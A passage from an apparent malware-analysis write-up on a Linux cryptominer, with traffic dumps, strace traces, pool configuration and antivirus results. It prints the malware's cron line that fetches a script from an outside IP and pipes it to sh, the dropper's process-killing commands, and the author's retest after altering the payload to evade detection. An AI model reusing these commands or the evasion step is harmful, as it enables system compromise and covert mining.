Once the config is complete. It uses another wget call to download a bash script and a binary (in linux world we call it an ***ELF*** file). Bash script file is saved as *.jpg.

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 192.99.142.248       TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (8220, 32862)
        SEQUENCE INFORMATION (764411379, 437431269)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (1128)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 53 61 74 2C 20 30 39 20 4A         .Date: Sat, 09 J
    75 6E 20 32 30 31 38 20 32 31 3A 34 33 3A 35 37         un 2018 21:43:57
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 2E 34 2E 31 38 20 28 55 62 75         ache/2.4.18 (Ubu
    6E 74 75 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66         ntu)..Last-Modif
    69 65 64 3A 20 57 65 64 2C 20 30 39 20 4D 61 79         ied: Wed, 09 May
    20 32 30 31 38 20 31 34 3A 34 37 3A 30 32 20 47          2018 14:47:02 G
    4D 54 0D 0A 45 54 61 67 3A 20 22 33 31 34 2D 35         MT..ETag: "314-5
    36 62 63 36 66 39 63 65 34 35 63 39 22 0D 0A 41         6bc6f9ce45c9"..A
    63 63 65 70 74 2D 52 61 6E 67 65 73 3A 20 62 79         ccept-Ranges: by
    74 65 73 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E         tes..Content-Len
    67 74 68 3A 20 37 38 38 0D 0A 4B 65 65 70 2D 41         gth: 788..Keep-A
    6C 69 76 65 3A 20 74 69 6D 65 6F 75 74 3D 35 2C         live: timeout=5,
    20 6D 61 78 3D 31 30 30 0D 0A 43 6F 6E 6E 65 63          max=100..Connec
    74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65         tion: Keep-Alive
    0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20         ..Content-Type:
    69 6D 61 67 65 2F 6A 70 65 67 0D 0A 0D 0A 23 21         image/jpeg....#!
    2F 62 69 6E 2F 73 68 0A 70 6B 69 6C 6C 20 2D 66         /bin/sh.pkill -f
    20 31 39 32 2E 39 39 2E 31 34 32 2E 32 33 35 0A          192.99.142.235.
    70 6B 69 6C 6C 20 2D 66 20 73 75 70 70 6F 69 65         pkill -f suppoie
    0A 70 73 20 61 75 78 20 7C 20 67 72 65 70 20 2D         .ps aux | grep -
    76 77 20 73 75 73 74 65 73 20 7C 20 61 77 6B 20         vw sustes | awk
    27 7B 69 66 28 24 33 3E 34 30 2E 30 29 20 70 72         '{if($3>40.0) pr
    69 6E 74 20 24 32 7D 27 20 7C 20 77 68 69 6C 65         int $2}' | while
    20 72 65 61 64 20 70 72 6F 63 69 64 0A 64 6F 0A          read procid.do.
    6B 69 6C 6C 20 2D 39 20 24 70 72 6F 63 69 64 0A         kill -9 $procid.
    64 6F 6E 65 0A 72 6D 20 2D 72 66 20 2F 64 65 76         done.rm -rf /dev
    2F 73 68 6D 2F 6A 62 6F 73 73 0A 70 73 20 2D 66         /shm/jboss.ps -f
```

Here is how it downloads the linux executable file (ELF)

```
0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65 73 3A        ..Accept-Ranges:
20 62 79 74 65 73 0D 0A 43 6F 6E 74 65 6E 74 2D         bytes..Content-
4C 65 6E 67 74 68 3A 20 32 33 35 39 38 37 32 0D        Length: 2359872.
0A 4B 65 65 70 2D 41 6C 69 76 65 3A 20 74 69 6D        .Keep-Alive: tim
65 6F 75 74 3D 35 2C 20 6D 61 78 3D 31 30 30 0D        eout=5, max=100.
0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65        .Connection: Kee
70 2D 41 6C 69 76 65 0D 0A 0D 0A 7F 45 4C 46 02        p-Alive....ELF.
01 01 03 00 00 00 00 00 00 00 00 02 00 3E 00 01        .............>..
00 00 00 70 0F 40 00 00 00 00 00 40 00 00 00 00        ...p.@.....@....
00 00 00 40 FA 23 00 00 00 00 00 00 00 00 00 40        ...@.#.........@
00 38 00 06 00 40 00 20 00 1F 00 01 00 00 00 05        .8...@. ........
00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00        .............@..
00 00 00 00 00 40 00 00 00 00 00 5A 61 23 00 00        .....@.....Za#..
00 00 00 5A 61 23 00 00 00 00 00 00 00 20 00 00        ...Za#....... ..
00 00 00 01 00 00 00 06 00 00 00 58 68 23 00 00        ...........Xh#..
00 00 00 58 68 83 00 00 00 00 00 58 68 83 00 00        ...Xh......Xh...
00 00 00 38 76 00 00 00 00 00 00 10 07 01 00 00        ...8v...........
00 00 00 00 00 20 00 00 00 00 00 04 00 00 00 04        ..... ..........
00 00 00 90 01 00 00 00 00 00 00 90 01 40 00 00        .............@..
00 00 00 90 01 40 00 00 00 00 00 44 00 00 00 00        .....@.....D....
00 00 00 44 00 00 00 00 00 00 00 04 00 00 00 00        ...D............
00 00 00 07 00 00 00 04 00 00 00 58 68 23 00 00        ...........Xh#..
00 00 00 58 68 83 00 00 00 00 00 58 68 83 00 00        ...Xh......Xh...
00 00 00 70 00 00 00 00 00 00 00 B8 00 00 00 00        ...p............
00 00 00 08 00 00 00 00 00 00 00 51 E5 74 64 06        ...........Q.td.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
```


It creates a cronjob:

```
root@bad2dabone:~# crontab -l
* * * * * wget -q http://192.99.142.248:8220/logo4.jpg -O - | sh
```

Once the binary is downloaded, its saved as ***/var/tmp/sustes*** initiated by the bash script as

./sustes -c config.json -t -1.

Bash script uses nohup command to run the script in the background where 'init' becomes the parent




```
00400000-00637000 r-xp 00000000 08:01 165682                             /root/PAYLOAD_007
00836000-0083e000 rw-p 00236000 08:01 165682                             /root/PAYLOAD_007
0083e000-00847000 rw-p 00000000 00:00 0
00d20000-00d56000 rw-p 00000000 00:00 0                                  [heap]
00d56000-0117c000 rw-p 00000000 00:00 0                                  [heap]
7f37d0000000-7f37d0021000 rw-p 00000000 00:00 0
7f37d0021000-7f37d4000000 ---p 00000000 00:00 0
7f37d8000000-7f37d8021000 rw-p 00000000 00:00 0
7f37d8021000-7f37dc000000 ---p 00000000 00:00 0
7f37df621000-7f37df622000 ---p 00000000 00:00 0
7f37df622000-7f37dfe22000 rw-p 00000000 00:00 0                          [stack:22592]
7f37dfe22000-7f37dfe23000 ---p 00000000 00:00 0
7f37dfe23000-7f37e0623000 rw-p 00000000 00:00 0                          [stack:22591]
7f37e0623000-7f37e0624000 ---p 00000000 00:00 0
7f37e0624000-7f37e0e24000 rw-p 00000000 00:00 0                          [stack:22590]
7f37e0e24000-7f37e0e25000 ---p 00000000 00:00 0
7f37e0e25000-7f37e1625000 rw-p 00000000 00:00 0                          [stack:22589]
7f37e1625000-7f37e1626000 ---p 00000000 00:00 0
7f37e1626000-7f37e1e26000 rw-p 00000000 00:00 0                          [stack:22588]
7fff7a45a000-7fff7a47b000 rw-p 00000000 00:00 0                          [stack]
7fff7a5f5000-7fff7a5f7000 r--p 00000000 00:00 0                          [vvar]
7fff7a5f7000-7fff7a5f9000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

```
[<ffffffff810cd520>] hrtimer_wakeup+0x0/0x30
[<ffffffff81203b33>] ep_poll+0x263/0x2e0
[<ffffffff810974e0>] default_wake_function+0x0/0x20
[<ffffffff8101cea5>] read_tsc+0x5/0x10
[<ffffffff81204bb4>] SyS_epoll_wait+0xd4/0x100
[<ffffffff810d06c0>] SyS_clock_gettime+0x40/0x70
[<ffffffff8155a2ed>] system_call_fast_compare_end+0xc/0x11
[<ffffffffffffffff>] 0xffffffffffffffff
```

wait4(-1, nohup: redirecting stderr to stdout{{WIFEXITED(s) && WEXITSTATUS(s) == 0}}, 0, NULL) = 23465

This payload uses a few threads to carry on with its tasks:

```
sustes(23891)─┬─{sustes}(23892)
              ├─{sustes}(23893)
              ├─{sustes}(23894)
              ├─{sustes}(23895)
              └─{sustes}(23896)
```

Payload initially check for the config file.

open("/root/config.json", O_RDONLY|O_CLOEXEC) = -1

If resting value is **-1**, payload won't do anything.

open("/sys/devices/system/cpu/online", O_RDONLY|O_CLOEXEC) = 3
read(3, "0\n", 8192)

Open returns 3. If return value < 0, implies error.

When JSON config file is present, following is the result

open("/root/config.json", O_RDONLY|O_CLOEXEC) = 9

Once open is successful, file properties are changed, followed by read().

fcntl(9, F_GETFL) = 0x8000
fstat(9, {st_mode=S_IFREG|0644, st_size=3031, ...}) = 0
read(9, "{\r\n \"algo\": \"cryptonight\", /"..., 8192) = 3031

Configuration file looks like:


```
    "pools": [
        {
            "url": "158.69.133.20:3333",
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",
            "pass": "x",
            "keepalive": true,
            "nicehash": false
        },
        {
            "url": "192.99.142.249:3333",
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",
            "pass": "x",
            "keepalive": true,
            "nicehash": false
        },
        {
            "url": "202.144.193.110:3333",
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",
            "pass": "x",
            "keepalive": true,
            "nicehash": false
        }
    ],
    "api": {
        "port": 0,
        "access-token": null,
        "worker-id": null
    }
}
```


Bash script is initiated by

execve("./scriptName.sh", ["./scriptName.sh"], []) = 0

stat("/bin/chmod", {st_mode=S_IFREG|0755, st_size=55872, ...}) = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|
SIGCHLD, child_tidptr=0x7fa8aa6699d0) = 23461
wait4(-1, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 23461


For the ACK between victim machine and the C2 server, epoll_wait() is used. This function returns information about ready file descriptors from the epoll instance referred by **epfd**. A single epoll_wait() call can return information about multiple file descriptors. It returns number of file descriptors or -1 in case of error. It could be used for blocking until an event occurs or could perform a non-blocking check. Please take a look at epoll(), select(), the difference is how the data structures are passed to the kernel and the data readiness.

Once the descriptor is ready, it will write() to a socket file descriptor and then read()

write(**FD**, "{\"id\":5,\"jsonrpc\":\"2.0\",\"method\""..., 102) = 102
read(**FD**, "{\"id\":5,\"jsonrpc\":\"2.0\",\"error\":"..., 2048) = 71

Conclusion:

As I mentioned before, the payload is pretty interesting. It uses a combination of exploit and malware techniques. It also makes sure it uses fileLess persistence to evade anti virus detection techniques. It has the capability to propagate on the network. It also has the potential to steal credentials and useful data, even though the goal for the attacker is to do monero mining. I tested the payload with couple of anti virus's




28 / 59

Last analysis 2018-06-07 00:08:03 UTC
Community score -8

Detection | Details | Relations | Behavior | Community 6

Ad-Aware	Application.Linux.BitCoinMiner.N	AhnLab-V3	Linux/Miner.2359872
ALYac	Misc.Riskware.BitCoinMiner.Linux	Antiy-AVL	RiskWare[RiskTool]/Android.Miner.b
Arcabit	Application.Linux.BitCoinMiner.N	Avast Mobile Security	ELF:BitCoinMiner-DL [PUP]
Avira	LINUX/BitCoinMiner.ozghk	BitDefender	Application.Linux.BitCoinMiner.N
ClamAV	Multios.Trojan.CryptocoinMiner-6448864-1	Cyren	ELF/Trojan.HYKN-5
DrWeb	Tool.Linux.BtcMine.729	Emsisoft	Application.Linux.BitCoinMiner.N (B)
eScan	Application.Linux.BitCoinMiner.N	ESET-NOD32	a variant of Linux/CoinMiner.AE potentially unwanted
F-Secure	Application.Linux.BitCoinMiner	Fortinet	Riskware/Miner
GData	Application.Linux.BitCoinMiner.N	Kaspersky	not-a-virus:HEUR:RiskTool.AndroidOS.Miner.b
MAX	malware (ai score=98)	McAfee	CryptoMiner

Later I changed the assembly of the payload and re-tested



19 / 59

Last analysis 2018-06-07 21:18:29 UTC

Detection | Details | Community

Ad-Aware	Application.Linux.BitCoinMiner.N	AhnLab-V3	Linux/Miner.2359872
Antiy-AVL	RiskWare[RiskTool]/Android.Miner.b	Arcabit	Application.Linux.BitCoinMiner.N
Avast Mobile Security	ELF:BitCoinMiner-DL [PUP]	BitDefender	Application.Linux.BitCoinMiner.N
ClamAV	Multios.Trojan.CryptocoinMiner-6448864-1	Cyren	ELF/Trojan.HYKN-5
DrWeb	Tool.Linux.BtcMine.729	Emsisoft	Application.Linux.BitCoinMiner.N (B)
eScan	Application.Linux.BitCoinMiner.N	ESET-NOD32	a variant of Linux/CoinMiner.AE potentially unwanted
F-Secure	Application.Linux.BitCoinMiner	GData	Application.Linux.BitCoinMiner.N
Kaspersky	not-a-virus:HEUR:RiskTool.AndroidOS.Miner.b	MAX	malware (ai score=72)
Sophos AV	Linux/Miner-GF	Symantec	PUA.XMRig!g2
ZoneAlarm	not-a-virus:HEUR:RiskTool.AndroidOS.Miner.b	AegisLab	Clean
ALYac	Clean	Avast	Clean
AVG	Clean	Avira	Clean

You should make sure:

- You are patched against known vulnerabilities
- Get a good zero-day prevention product
- Delete the cornJobs created by the malicious payload
- Delete persistence from windows machine
- Kill the processes
- Reboot the machine and things should be fine.
- Don't use weak or default credentials

- Last BUT not least: